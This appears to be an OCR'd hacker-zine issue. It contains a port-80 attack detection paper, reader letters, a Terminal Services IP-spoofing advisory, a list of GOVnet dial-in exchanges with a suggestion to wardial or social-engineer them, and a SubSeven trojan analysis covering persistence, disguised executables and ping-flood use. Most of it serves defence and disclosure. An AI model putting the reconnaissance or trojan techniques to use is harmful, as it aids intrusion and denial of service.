This shows an attacker sending a lot of A's to your application to test it for a buffer overflow. A buffer overflow can grant an attacker remote command execution. If the application is suid and owned by root this could allow full system access. If it is not suid them it would grant then possibly command execution as the user id of the web server.

The variants of what a buffer overflow looks like are great and this paper isn't going to cover every possible example. It is a good idea to check your logs regularly. If you see huge requests and your site normally gets small requests, it could possibly be a buffer overflow attempt from an attacker, or possibly a new internet worm variant hitting your machine.

V. Hex Encoding:

With all the references made above to fingerprints, attackers know that IDS systems often check for such requests in a very literal manner. A lot of the time an attacker encodes his request in hex, so that the IDS system will overlook the request. The CGI scanner known as Whisker is a great example of this. If you ever view your logs and notice a large amount of hex, or unusual characters, then its possible an attacker has attempted to exploit your system in some manner. A fast way to check to see what the hex means is to copy it from your logs, then paste it into your browser while visiting your site. If you do not have custom 404 pages, then the hex will we translated and you will be able to see exactly what the request is, along with its output. If you dont want to risk this, then a simple
man ascii will provide you with the proper encodings.

VI. Conclusion:

This paper doesn't cover every port 80 exploit but it covers the most common types of attacks. It also tells you what to check for in your logs, and an idea of what to add to your IDS rules. It is written to help the web server administrator get an idea of what to look out for. I also hope this paper helps web developers write better web applications. I wrote this paper in about an hour on a Sunday, so if you have any comments or suggestions email me at admin@cgisecurity.com.

LETTERS!

Dear Hacker's Digest,
wow, what you guyz are doing is sweet, i came across your site looking for how to hook my laptop to and old sko0l payphone hehe.. anyway, i just wanted to tell you your site is great and if you need ANY support at all or anything, contact me, your org. is something people like us need, and i do admit i am kinda nEw in the hacking world but the concepts are like butter, this a great site you have and ill be happy to do whatever it takes to also keep it up, good work guyz, i hope to see your next issue. btw i want to obtain a copy. of the your mag what address do i send the money to thnx

-Akira Bartholomew

Thank you. You can always buy an issue though pay pal by going to our web site. We also accept checks that can be sent to:

```
Hacker's Digest
P.O. BOX 71
Kennebunk, ME 04043
```

Dear Hacker's Digest,
seems to be a mammoth debate going on here in the office as to what defines a "worm" and a "virus" .. can you provide some clarity of the 2 ??

-jim davis

This is a easy one, a virus is a program that infects a computer by someone executeing the program. It needs some sort of human interaction for it to spread. A worm is a program that does not need any human interaction to spread. Its pretty much a program that spreads by hacking other computers.

Hacker's Digest,
I just wanted to point something out in regards to the hidden file extensions article. Since the author's e-mail was not given I decided to send this to the editor, and perhaps you can forward it to him. The fact that I wanted to point out about CLSID extensions is this: while it keeps the type of the CLSID registered object intact, and does hide the extension, windows will not associate the file with the CLSID as an extension with the appropriate program. For example, after viewing the registry the CLSID for a VBScript file is {B54F3741-5B07-11cf-A4B0-00AA004A55E8} A file named 'test.txt.{B54F3741-5B07-11cf-A4B0-00AA004A55E8}' will show in windows as 'test.txt'. In the properties it will be noted that this is of type Visual Basic Script, but the association is for files with extensions of .vbs, not.{B54F3741-5B07-11cf-A4B000AA004A55E8} therefore the file will not be executable.

This information applies to windows2kpro sp2 currently, however I will attempt to verify this with other versions of windows.Thanks, and please forward this to the author, and give him my e-mail address if he wants to talk with me. My PGP key is available on the mit pubkey server.

-Sebastian

Hi. Mr. John Thornton,

I am emailing you in a sense of urgency. I have recieved some corrupt data from online as you spoke about in one of your recent articles. This is a great problem to me. It is a .vbs virus, which has corrupted more than 2,000 of special images that I have.

I want to know is there anyway that you can help me get them back. I do not have the funds to buy the expensive software online and I clueless.

I have some infected htm documents I believe also, but I can recover them by researching, but not pictures, which have been renamed and so forth.

I know I am a complete stranger asking you for assistance but I hope you might lend some of your expertise to me.

The pictures are used to help people in less fortunate situations and I do not want to risk opening the infected files and destroy the rest of my data.

Thank you for listening and please contact me. Your help will be so greatly appreciated.

After I wrote the article on the security hole I found in KaZaA that allowed anyone to name a file vbs file somesong.mp3.vbs and fool the KaZaA client into thinking it was just a mp3 I have recived.many letters about some sort of virus that would rename all the mp3's and picture files to xxxx.jpg.vbs. It sounds like someone was just trying to find a new way to spread there virus. I would sugest to rebuild your computer. Most likely your pictures are not even there anymore and are just .vbs virues.

Hacker's Digest,
Hi guys, just wanted to give you a shout out and say how awesome your mag is... It is full of VERY usefull information which has come in very handy. Keep up the great work.

Thanks again,
-Clint J

Thank you. It takes a lot of work to get these magazine togeathor and I could not even dream of getting this done if it was not for the people who donate there papers to be printed.

Dear Hacker's Digest,
Have they done away with ANI II? A few techs at AT&T say no companies are offering it on their 800 numbers anymore. Only ANI I. (ANI II is capable of identifying call-forwarded calls; ANI I is not.) Do you know anything about this?

I had to ask Lucky225 on this one and this is what he wrote:

No ANI II still exists, why would the telephone company do a major backstep like that? how would calling card companies surcharge you for calls from payphones if there was no ANI II digits available to tell the 800 # it's a payphone. Yes ANI II exists, call 800-555-1160 it will give you the ANI II digits followed by the phonenumber the call originated from.

Dear John,
I have been trying to buy an OKI900 with the modified chip. From Hackercentral but they never answer. From whom can I get an OKI900 and modified with the 4712 chip.

-Guillermo Espinosa

Good luck, you are not going to find anyone that is going to sell a modifed OKI900. You best bet would be to go to ebay and buy one that someone is selling and then grab the chip from a eletronics shop.

Dear Hacker's Digest,
I have great hopes for the future of the Hacker's Digest, and have been very happy with several of the stories I have read thus far. I hope to see more focus on system specific exploits, and the various tools used in such exploits.

I am specifically interested in porting various unix and linux based programs to Mac OS X. I can't be the only person actively pursuing this goal.

I think that it would also be interesting to have an active rating for operating system security, perhaps a meter on the web site. Just for grins. It could be based on a poll, and then compared with real world figures. Just an idea, I think the results would be interesting. I can't wait to read the next issue.

Later,
Michael

Thank you Michael, I have to say that Hacker's Digest has been growing very nicely. I was not sure I would be able to pull it off but thanks to the support from writers and other people who just want to be a part of Hackers's Digest the magazine is getting better and better each issue. I would also like to start getting the magazine distrubeted. This has been the main goal and I think I will really feel that the magazine is sucessful when it is on the shelfs of news stands.

Hi John,

I am the network admin for my company. I have recently been tasked with becoming the security admin of the company as well. I welcome the new adventure in technology, however my knowledge is limited in the security area. I have gone on 4 courses on OS hardening and firewalling and threat analysis.

I am sure you know what I am going to ask, and have been asked many times before. Basically, I want to learn how to do what the hackers do, basically get inside the minds of a script kiddie and then go from there. I want to learn how "they" do what they do, so I can defend against it.

My intentions are good, of that there is no question. I understand if you do not wish to help someone with a malicous intent. I insure you that is not the case here. If you can not help me, can you point me in the direction.

I can be contacted at the number below to verify my identify, thanks for your time.

-Christian Warnett, MCSE, CCNA, NT-CIP, A+

The best places would be to keep up with newsgroups such as vuln-dev, Bugtraq, and NT Bugtraq. Some good web sites are Packet Storm (www.packetstormsecurity.org) and lets not forget about the best security resource there is, The Phrack Technology Journals

Got Something

To Say?

Send Your Comments

And Questisons To:

letters@HackersDigest.com

Continued from page 21

FIPS 186-2.

The Handbook of Applied Cryptography, by Alfred J Menezes, Paul C. van Ooschot, Scott A. Vanstone. Chapter 5, chapter 6 and chapter 9. Most notably: The MD5 based stream cipher as a synchronous stream cipher (6.1.1, ii) The use of cryptographic functions in pseudorandom number generation is discussed in section 9.2.6.

The use of a MDC in the creation of a MAC is discussed in 9.5.2.

An Analysis of the TACACS+ Protocol and its Implementations by Solar Designer. July 2000.

InfoGard Laboratories

http://www.infogard.com/

A current version of this article is maintained at:
http://www.untruth.org/~josh/security/radius/
Please send comments to joshradius@untruth.org

Last Modified Wed Nov 14 12:12:42 PST 2001
See the Document Change History section for a history of modification

Windows 2000 and XP Terminal Service IP Address Spoofing

by sozni

Overview

Terminal services has a bug that allows an attacker to cause both the Terminal Services Manager and the Event Log to record a spoofed IP address for Terminal Services connections. Although the operating system itself is not fooled, if an administrator is not aware of the issue he would not have reason to distrust the IP address reported by Terminal Services. The vulnerability is exploited by sending traffic through a router that uses Network Address Translation (NAT). Note that although we have used the term "spoofing", this is not related to other well-known TCP-IP spoofing techniques.

Details

Although Terminal Services has no built-in logging facility, it is possible to view the details of current connections by using the Terminal Services Manager MMC utility. Among those details is the Client Address, referring to the IP address of the connected client. IP addresses are also recorded in the Windows Event Log although not all logon/logoff events consistently record the IP address. An example of what is recorded by the Terminal Services Manager can be seen in figure 1. Note that this information is available as soon as a connection is established, even if the client has not logged in.

The vulnerability lies in how Terminal Services gathers the client connection information. When a Terminal Services connection is created, the client provides certain information to the server to establish how to configure the terminal. It also provides other information such as the Client Name and the Client Address. This information is transferred using the Remote Desktop Protocol which is based on the ITU T.120 protocol. The problem is that rather than using the TCP stack to determine the client's IP address, Terminal Services just trusts whatever address the client provides. However, sometimes a client behind a router does not know its public IP address and only knows the internal IP address that it has been assigned. When creating a Terminal Services connection, the client provides the IP address it has been assigned internally since it knows nothing about any public IP addresses.


For example, suppose a client is behind a router and is assigned the internal IP address 192.168.0.10. Obviously, this is not a valid IP address on the internet but the router provides Network Address Translation to allow traffic from a public IP address to be translated to an internal IP address. When that internal client connects to an outside Terminal Server, it tells the server the only IP address it knows: 192.168.0.10. Although there is a valid TCP-IP connection betweeen the client and the server, Terminal Services records the client's internal IP address.

So looking again at the example screen (figure 1) we see that the server has a connection from a client with the IP address 192.168.0.10. However, if we use the command: netstat -n | find "3389" we will see the actual IP address of the client.

With this knowledge, an attacker could change internal NAT'd IP addresses (and perhaps adjust a few routes) to make it appear as if the Terminal Services connection is coming from another IP address. The impact is that one can use deception to conceal his IP address when used in conjunction with other attacks. For example, suppose one was to use a tool (coming soon) to brute-force passwords via Terminal Services. The Terminal Services Manager would show active connections, but may not show the correct IP address. Suppose also that one was able to discover a valid password on that server. He could then connect to the server using a spoofed IP address to conceal his true location. One could use this vulnerability to hide their identity while using up available

client connections, locking out user accounts, flood the Event Log with bad password attempts, or flood the server with Terminal Services requests.

figure 1



Another issue here is the fact that IP addresses logged by Terminal Services and/or the Event Log are no longer credible and therefore hardly useful as evidence in a court of law.

The bottom line: the IP address recorded by Terminal Services cannot be trusted. One must rely on another logging mechanism to get the true client IP address.

Alternative Logging Mechanisms

The most obvious method for logging Terminal Services connections is to use your existing firewall or router. Another alternative is to log connections right at the server by using a third-party tool. One such tool we have found to be very effective is windump.exe available at http://netgroup-serv.polito.it/windump/.

We recommend the following command:

C:\>windump "tcp dst port 3389 and tcp[13] & 3 !=0"

This filter logs all Terminal Services packets that have the SYN or FIN flags set. With this, you can log every time a client connects to or disconnects from Terminal Services (without logging the flood of packets in-between):

windump: listening
on\Device\Packet_{940579A9-9084-4FBF-9022-7DA8A1199C49}

22:01:03.730687 ha.cker.org.3066 > ts.xato.net.3389: S
1887421511:1887421511(0)win 16384 <mss 1460,nop,nop,sackOK>

22:01:05.053519 ha.cker.org.3066 > ts.xato.net.3389: F

1887423387:1887423387(0)ack 2178985598 win 16730

22:01:06.112778 ha.cker.org.3067 > ts.xato.net.3389: S
1888029907:1888029907(0)win 16384 <mss 1460,nop,nop,sackOK>

22:01:06.755659 ha.cker.org.3067 > ts.xato.net.3389: F
1888031309:1888031309(0)ack 2179633419 win 16818

Other alternative logging methods are to use Snort (www.snort.org), TCPView (www.winternals.com), or Microsoft's built-in Network Monitor.

Conclusion

Microsoft was made aware of this issue in June of 2001. At that time they decided that although it is an issue that needs fixing, it did not warrant the immediate release of a hotfix. Microsoft was investigating whether they should make this change in Windows 2000 Service Pack 3, but it appears that it did not make it in the beta. They have not dismissed the issue, it is just not seen as a serious threat requiring immediate attention. Part of their reasoning is that if you are not logged in, it doesn't matter what your IP address is, and if you are logged in, then you have already been authenticated with your password.

Although we agree that this issue does not pose a direct threat to a server's security and perhaps can wait to be fixed, we do feel that administrators should certainly be aware that the IP address reported by Terminal Services cannot be trusted. Because of the potential for deception and the doubtful credibility of Terminal Services logging, we recommend that a third-party logging mechanism be used to record Terminal Services connections.

Commentary

In light of recent comments by Microsoft and others (see http://www.microsoft.com/technet/columns/security/noarch.asp), we thought it would be appropriate to end this paper by stating our own opinion and policy on full disclosure, advisory exploitation, and accountability.

We believe that the issue is not as simple as saying that full disclosure is bad or that full disclosure is good. The attempt to take sides is what sparks so much discussion whenever the topic is brought up. We believe that although there are many benefits of full disclosure, these benefits definitely come at a price.

The primary benefits of full disclosure are:

1. Administrators can Better Protect - Although many administrators certainly do not care, a significant number do use public exploit information, including actual exploit code, to better understand and prevent attacks. Many use exploit details to build IDS signatures, identify attacks in log files, and to prevent similar attacks in the future.

2. Common Security Knowledge Increases - When details of an exploit are made public, many (although not enough) software developers look at their own code to see if they are making the same mistakes. By studying the exploit as a community, we improve security across the board for many current and future products.

3. Exploit Details Help Research - Many Microsoft hotfixes have been updated and re-released more than once to address new variations of an attack. Full exploit details allow other researchers to experiment with variations of an attack and often turn up further vulnerabilities. Furthermore, public exploit code can facilitate regression testing when new patches are released. More than once a hotfix has been released that reopened a previously patched hole. At Xato, we often run old exploit code after installing new hotfixes or

service packs just to make sure these holes are still patched.

4. Public Exploits Level the Playing Field - The most common argument for full disclosure is that by distributing exploit details and code,
admins are more knowleadgeable and therefore less likely to be a victim of an obscure exploit.

5. Public Exploits Hold the Vendors Accountable - Many security researchers have had the experience of reporting holes to software developers only to watch them go to great lengths to avoid taking responsibility for the vulnerability. Public disclosure always takes care of that.

Nonetheless, these benefits of full disclosure come at a price:

1. Some irresponsible researches disclose vulnerabilities before a patch is ready.

2. Some irresponsible researches disclose vulnerabilities on weekends, increasing the exposure time before systems are patched.

3. Having detailed information requires little skill to exploit a vulnerability; having actual exploit code requires even less skill. As a result, more people are able to exploit the holes.

4. Because of the media hype surrounding any Microsoft vulnerabilities, it is easy for a security researcher to exploit this hype for their own gain. Even a lame Microsoft hole brings a lot of web hits.

Despite all these facts, the argument is often between those who release exploit details and those who make software. However, most security researchers are quite responsible when releasing exploit details and Microsoft is usually good about acknowledging and fixing holes. Yet despite all these best efforts, millions of systems were affected by the rash of worms over the last few months. By now we should realize that it really does not matter how much we disclose or how much Microsoft patches if the system admins don't even bother with security. It took something as extreme as a world-wide worm epidemic to get people to install patches, often for the first time since Windows was installed on their servers.

How is it that we have not yet held all these system admins accountable? Why have they gotten away with being so irresponsible with security for all this time? We are not just talking about overworked admins in small IT shops, we are talking about some of the largest companies, governments, and ISP's in the world. These are the people protecting our personal and financial information. These are the people who boast of their security because they have an SSL certificate installed. These are the people who always ask for too much personal information on web forms yet tell us they will keep it private. And their lack of security affects us all.

Yet for some reason they have not been blamed. Instead the blame has been bounced between security researchers and Microsoft. We worry that all these public exploits are fostering script kiddies, but what are we going to do about all the admin kiddies? Although we certainly do not wish to condone worm propagation, we cannot deny the fact that the most recent attacks made the internet world a bit more secure. If you haven't already noticed, IIS servers are pretty secure nowadays.

Public exploit code, an outbreak of malicious worms based on that code, script kiddies; they all hold system admins accountable for their network security; something that so far they had failed to do on their own.

It is therefore Xato's policy to continue to publish papers such as this as the need arises. We feel that it addresses issues that the public needs to be aware of. We believe that we are releasing this information in a responsible manner. Although in this case Microsoft has not provided a patch for this issue, we are providing workarounds and other countermeasures to compensate. And yes, we

do this because it brings exposure for our business. But we don't seek that exposure at the expense of Microsoft or others. We don't blame Microsoft for having bugs in their software and we don't use advisories to add false hype to an issue. Our goal is to increase Windows security in general and our advisories help us achieve that goal.

sozni (sozni@xato.net)
This document is located at: http://www.xato.net/reference/xato-112001-01.txt

AN INSIGHTFUL LOOK AT THE GOVNET NETWORK

by m4chine

Introduction

GOVnet is the name given to the network infrastructure which serves government offices in Montpelier and Waterbury as well as district offices in twelve cities and towns statewide. In the near future the Whitehouse and the DOD will be adopting this network for nation-wide usage.

The physical backbone consists of fiber optic cable connecting state buildings on the Montpelier and Waterbury campuses as well as high-bandwidth digital circuits connecting district offices statewide. The wide-area backbone is divided into OSPF regions with at least one alternative route for each link. From the backbone nodes, 56 Kbps backfeeds serve other government offices, schools, and libraries statewide.

In addition there are dial-in sites located in every local calling area of the state facilitating network access with a local phone call from any school or library in the state that elects to have dial-in access. SLIP and PPP access, as well as VT100 access, are supported on a dial-in basis.

The network uses the "open" non-proprietary TCP/IP communications protocol which permits connectivity throughout the state, the nation and the world.

Network services include Internet access, government-wide e-mail, and WWW access to government information and services. See the State of Vermont home page (http://www.state.vt.us/).

GOVnet's Purpose

GOVnet was implemented to meet the twofold network challenge of improved access with reduced costs. The network provides for complete inter-agency and inter-departmental information access through a single system serving all agencies on a cooperative basis. This eliminates the need for each agency or department to provide redundant networks involving duplicate costs.

GOVnet's Origin

The Vermont Information Strategy Plan (VISP) identified the requirement for information sharing and networking in two of the critical success factors associated with its objectives. The Information Systems Advisory Council (ISAC), which was created by VISP (now called IRMAC), was commissioned by the Telecommun- ication Ten-Year Plan to form a network subcommittee to "develop a plan to integrate network services where such sharing is valuable for information sharing among government agencies (and) where it is designed and implemented with the participation and unanimous approval of ISAC."

For a detailed analysis of GOVnet, including a chronology, see the Legislative Joint Fiscal Office's GOVnet System Evaluation and Network Study (http://www.leg.state.vt.us/reports/govnet/govnet.htm).

Dial-In Prefixes

The list below shows the local dial-in site(s) serving each telephone exchange in the State. For the telephone number of a specific GOVnet dial-in site, wardial the motherfuckin' prefix or social engineer the technology coordinator of the department.

Dial-In Sites by Telephone Exchange Telephone Exchange Dial-In Site(s):

222 (Bradford) Bradford
223 (Montpelier) Montpelier, Morrisville
226 (Proctor) Springfield
228 (Ludlow) South Londonderry
229 (Montpelier) Montpelier, Morrisville
234 (Bethel) Randolph, Rutland, Woodstock
235 (Middle Town Springs) Rutland, Wells
241, 244 (Waterbury) Montpelier
247 (Brandon) Middlebury, Rutland
253 (Stowe) Montpelier, Morrisville
254, 257, 258 (Brattleboro) Brattleboro
259 (Mount Holly) Rutland, South Londonderry
263 (Perkinsville) Springfield

265 (Fair Haven) Rutland
266 (Canaan) Canaan
273 (Hubbardton) Rutland
276 (Brookfield) Montpelier, Randolph
277 (Lemington) Canaan
285 (Franklin) St. Albans
287 (Poultney) Rutland, Wells
291 (White River Junction) White River Junction, Woodstock
293 (Danby) Rutland, South Londonderry
295, 296 (White River Junction) White River Junction, Woodstock
325 (Pawlet) Rutland, Wells
326 (Montgomery) St. Albans
328 (Guildhall) Island Pond
333 (Fairlee) Bradford
334 (Newport) Newport
348 (Williamsville) Brattleboro
352 (Salisbury) Middlebury
362 (Manchester) Bennington, South Londonderry
365 (Newfane) Brattleboro
368 (Jacksonville) Brattleboro
371 (Montpelier) Montpelier, Morrisville
372 (Grand Isle) Burlington, St. Albans
375 (Arlington) Bennington, Londonderry
387 (Putney) Brattleboro
388 (Middlebury) Middlebury
394 (Rupert) Bennington, Wells
422 (Sherburne) Rutland, Woodstock
423 (Readsboro) Bennington
425 (Charlotte) Burlington
426 (Marshfield) Montpelier
429 (West Newbury) Bradford
433 (Williamstown) Montpelier, Randolph
434 (Richmond) Burlington
436 (Hartland) White River Junction, Woodstock
438 (West Rutland) Rutland
439 (East Corinth) Bradford
442 (Bennington) Bennington
446 (Wallingford) Rutland
447 (Bennington) Bennington
453 (Bristol) Middlebury
454 (Plainfield) Montpelier
456 (East Calais) Montpelier, Morrisville
457 (Woodstock) White River Junction, Woodstock
459 (Proctor) Rutland
462 (Cornwall) Middlebury
463 (Bellows Falls) Bellows Falls, Springfield
464 (Wilmington) Bennington, Brattleboro
467 (West Burke) Island Pond, St. Johnsbury
468 (Castleton) Rutland
472 (Hardwick) Montpelier, Morrisville, St. Johnsbury
475 (Panton) Middlebury
476, 479 (Barre) Montpelier
482 (Hinesburg) Burlington
483 (Pittsford) Rutland
484 (Reading) Woodstock
485 (Northfield) Montpelier, Randolph
492 (Cuttingsville) Rutland
496 (Waitsfield) Middlebury, Montpelier, Randolph
524 (St. Albans) St. Albans
525 (Barton) Island Pond, Newport
527 (St. Albans) St. Albans
533 (Greensboro) Morrisville, St. Johnsbury
537 (Benson) Rutland
545 (Weybridge) Middlebury
546 (Weathersfield) Springfield
563 (Cabot) Montpelier, St. Johnsbury
583 (Waitsfield) Middlebury, Montpelier, Randolph
584 (Groton) Bradford
586 (Craftsbury) Morrisville
586 (Greensboro) Morrisville, St. Johnsbury
592 (Peacham) St. Johnsbury
623 (Whiting) Middlebury
626 (Lyndonville) St. Johnsbury
633 (Barnet) St. Johnsbury
635 (Johnson) Morrisville
644 (Jeffersonville) Morrisville
645 (Wells) Wells
649 (Norwich) White River Junction, Woodstock
651, 654, 655, 656, 657, 658, 660 (Burlington) Burlington
672 (Bridgewater) Woodstock
674 (Windsor) Springfield, White River Junction, Woodstock
676 (Maidstone) Island Pond
684 (Danville) St. Johnsbury
685 (Chelsea) Randolph
694 (Stamford) Bennington
695 (Concord) St. Johnsbury
722 (Westminster) Bellows Falls
723 (Island Pond) Island Pond, Newport
728 (Randolph) Randolph
744 (Troy) Newport
746 (Pittsfield) Rutland
747 (Rutland) Rutland
748, 751 (St. Johnsbury) St. Johnsbury

827 (East Fairfield) St. Albans
828 (Montpelier) Montpelier, Morrisville
843 (Grafton) Bellows Falls, South Londonderry
848 (Richford) St. Albans
849 (Fairfax) St. Albans
860, 862, 863, 864 (Burlington) Burlington
866 (Newbury) Bradford
867 (Dorset) Bennington
868 (Swanton) St. Albans
869 (Saxtons River) Bellows Falls, Springfield
871, 872 (Essex Junction) Burlington
873 (Derby Line) Newport
874 (Jamaica) Brattleboro, South Londonderry
875 (Chester) Bellows Falls, Springfield, South Londonderry
877 (Vergennes) Middlebury
878, 879 (Essex Junction) Burlington
883 (Barre) Montpelier
883 (Washington) Montpelier
885, 886 (Springfield) Bellows Falls, Springfield
888 (Morrisville) Montpelier, Morrisville
889 (Tunbridge) Randolph
899 (Underhill) Burlington
892 (Lunenburg) Guildhall
893 (Milton) Burlington, St. Albans
895 (Morgan) Island Pond, Newport
896 (Wardsboro) Bennington, Brattleboro, South Londonderry
897 (Shoreham) Middlebury
928 (Isle La Motte) St. Albans
933 (Enosburg Falls) St. Albans
948 (Orwell) Middlebury
962 (Bloomfield) Island Pond
988 (North Troy) Newport

Conclusion

This is what the US Government gets for publically releasing documentation on the Internet about. their so-called "secret" and "private" network... I know you'll have a few good laughs about that one (I know I did). Love, Peace, And Afro Grease!

Book Reviews For The Dorks

by Circuit

Information Warfare
By: Winn Schwartau

I really really enjoyed reading this book. Winn Schwartau give's some new and diffrent out looks on technology. I really liked the chapters 8 and 11 on cryptography and Hackers the first information warriors in cyberspace. There's only one thing i didnt really like about this book and that was the name of his chapters i think he could of put a little bit more time thinking up some better names. You can find this book at most book shops.

The Hacker Crackdown
By: Bruce Sterling

The hacker crackdown is a very well writen book and its well worth the $6.99 you pay for it. Part 1 of the book talks about the history of the telephone industry were its been and were its going the rest of the book is mostly about the hacker crackdown of the early 90's. If you already know about Phiber Optik and Acid Phreak this is there story and i promis you that if you give this book a chance you will really enjoy it.

iDEFENSE Labs Analyzes Feasibility of Distributed Attacks using SubSeven

By iDEFENSE

Much attention has been focused recently on SubSeven, a Trojan horse "hacker tool" in wide circulation around the Internet. iDEFENSE Labs obtained copies of SubSeven variants associated with recent miscreant activity and performed detailed forensic tests in a controlled environment. Based on our analysis of these SubSeven variants, it is evident that they can be used to launch distributed ping flood attacks from compromised machines around the Internet. As with all flooding activity, the effect of this attack depends directly on the characteristics of the specific target host, as well as on the available bandwidth from the compromised hosts to the Internet and from the Internet to the target. Our analysis of this SubSeven functionality has been confirmed by HeLLfiReZ, one of the authors of SubSeven.

Chronology of SubSeven

SubSeven (http://www.sub7page.org/) is a "remote administration tool" that allows an attacker to remotely control a compromised Windows 95/98 system. Version 1.0 appeared in late February 1999, and was followed by versions 1.1 through 2.1. These versions are compatible with Windows 95/98 systems only. The current version is SubSeven 2.1 Bonus, which was released in early June 2000. In honor of DEFCON8 in July 2000, a special release of DEFCON8 SubSeven 2.1 was developed that included a slightly modified server and client. Additionally, SubSeven 2.2 is compatible with Windows NT/2000. SubSeven is referred to as BackDoor-G by some anti-virus vendors.

SubSeven is a feature rich application, comparable in quality to various commercial products, although many may resent this comparison. The later SubSeven versions (since version 1.7 or so) have been very reliable.during the hundreds of hours of research for this paper, no significant software errors or crashes were observed. SubSeven also contains features that most commercial remote administration tools do not have. This includes the remote ability to open and close the CD tray, play sounds, invert the screen image, lock the keyboard, log all keystrokes, monitor ICQ and IRC chats, and grab cached passwords. This is the type of "non-legitimate" functionality that many people point to when classifying SubSeven as "simply a hacker tool."

SubSeven's feature set has increased over time. Among other features, it is possible to:
• Set a server's access password
• Change the filename used by the server (the name of the executable)
• Change the registry keys used (the default are in Run and RunServices in HKLocalMachine\Software\Microsoft\Windows\CurrentVersion)
• Direct the server to use win.ini and system.ini (with "shell = <file name>") to restart after a reboot
• Direct the server to contact an IRC channel or ICQ address each time it starts up

The latest SubSeven distribution includes the following components:
• The SubSeven Server
• The SubSeven Client
• EditServer (for pre-configuring a SubSeven distribution, hereinafter referred to as a 'variant')
• Various readme files

The SubSeven server (the part that runs on the compromised host), beginning with version 2.0 released early this year, also includes an IRC (Internet Relay Chat) "bot." This IRC bot is usually

pre-configured (by the attacker) to connect to a specific IRC server and channel using a specific nickname and (optional) channel key. After connecting, the bot can monitor the channel, looking for specific strings and interpreting them as commands to perform certain functions. Most of these functions are described in the SubSeven documentation (e.g., http://subseven.slak.org/bothelptext.txt). However, at least two undocumented commands have been added within the last six months. These are the "ping" command (i.e., "ping <host>") and the "mping" command (i.e., "mping <host> <ping size> <number of pings>"). It is this mping command that provides rudimentary distributed attack capabilities. An mping attack (i.e., a ping flood) of thousands of very large ping packets sent from a few thousand SubSeven servers can easily cause service disruptions for the average business or home user (e.g., see http://www.insecure.org/sploits/ping-o-death.html).

A member of the SubSeven developers group, contacted via e-mail on 06/13/2000, stated the following regarding the unpublished mping functionality:

> Well the mping was first added to irc bots (drones) just after new year in SubSeven Gold edition so is not new by any means. The idea for inclusion came originally from me and was included in the spec i wrote for subseven bots but was not included until later versions and was only included as mping as to add more would be too irresponsible and give too much power to people that would most probably misuse. The mping was largely not publicized for those reasons I mention above. SubSeven is an ongoing development and will be for the forseeable future. We see it as a learning and development process and constantly break new ground. We do not include all that we could due to the fact we need to keep a critical eye on server size etc and possible damage or misuse. While we are not responsible for what people do with it we still like to make sure thay cannot do too much damage by including too many possibly destructive features like format hard drive etc.

Regards HeLLfiReZ for and on behalf of SubSeven and SubSeven Crew Members. Clearly, if the mping functionality were extended to spoof originating IP addresses, then the ping traffic from many compromised hosts could be directed through "smurf amplifiers" in order to dramatically increase its effectiveness against the victim (i.e., the host, router, web server, etc. corresponding to the spoofed IP address). Smurf amplifiers are easily found at locations such as http://www.powertech.no/smurf/ and http://netscan.org/. Note, however, that properly placed traffic egress filters would eliminate this particular threat (as would the clean up of networks that allow ping traffic to broadcast addresses).

The most recent SubSeven variant was publicized on 06/08/2000 by NETSEC (http://www.netsec.net), who dubbed it the 'Serbian Badman Trojan' and shared a copy with iDEFENSE for analysis. iDEFENSE examined that variant (which happened to be named wuyiwekxb.exe and displayed the grey movie camera icon commonly associated with .avi files) and found it to be an executable file that had been packed using UPX (http://wildsau.idv.unilinz.ac.at/mfx/upx.html). Upon execution, wuyiwekxb.exe unpacked itself, placed the SubSeven 2.1 server (which is also packed) into C:\Windows, and modified two system files. This specific installation of SubSeven was used in the tests described below. iDEFENSE also examined a copy of MySissy.mpg.exe, which used a movie icon. These icons can be easily changed through the SubSeven client interface.

The Stages of SubSeven Distribution

There are several ways for a host to become compromised by SubSeven, but the most prevalent method is a user overtly executing the application. For example, the user may be tricked into executing a file that looks like a .mpg rather than a .exe file, or may carelessly execute an e-mail attachment or a file received through IRC. Another method is an attacker placing SubSeven on a

host compromised through alternate means (e.g., open file shares). The point is that SubSeven servers do not mysteriously appear on hosts. The following is one example of how hosts involved in the recent events may have been compromised and how an attacker can then use the compromised hosts to carry out a flood attack.

Stage 1: Pre-configuring a SubSeven Server

An attacker surfs to the SubSeven web site or one of its mirrors and downloads the latest version of SubSeven. The attacker uses SubSeven edit Server to access the server executable and change its default configuration. The attacker then saves this preconfigured variant of the server. Now the attacker builds or borrows a separate program and packs SubSeven into that new program (e.g., MySissy.mpg.exe). Then the attacker prepares adownload site and an IRC server either his own or otherwise legitimate locations that he uses for his own purposes. Now all the attacker has to do is find a few interesting ways to get people to download and execute his program. As shown in the EditServer screens, there are several ways for an attacker to ensure that the SubSeven server will restart after a reboot. This includes entries in win.ini and/or system.ini, as well as entries in Run and/or RunServices under HKEYLM/Software/Microsoft/Windows/CurrentVersion. There are also a variety of notification options.

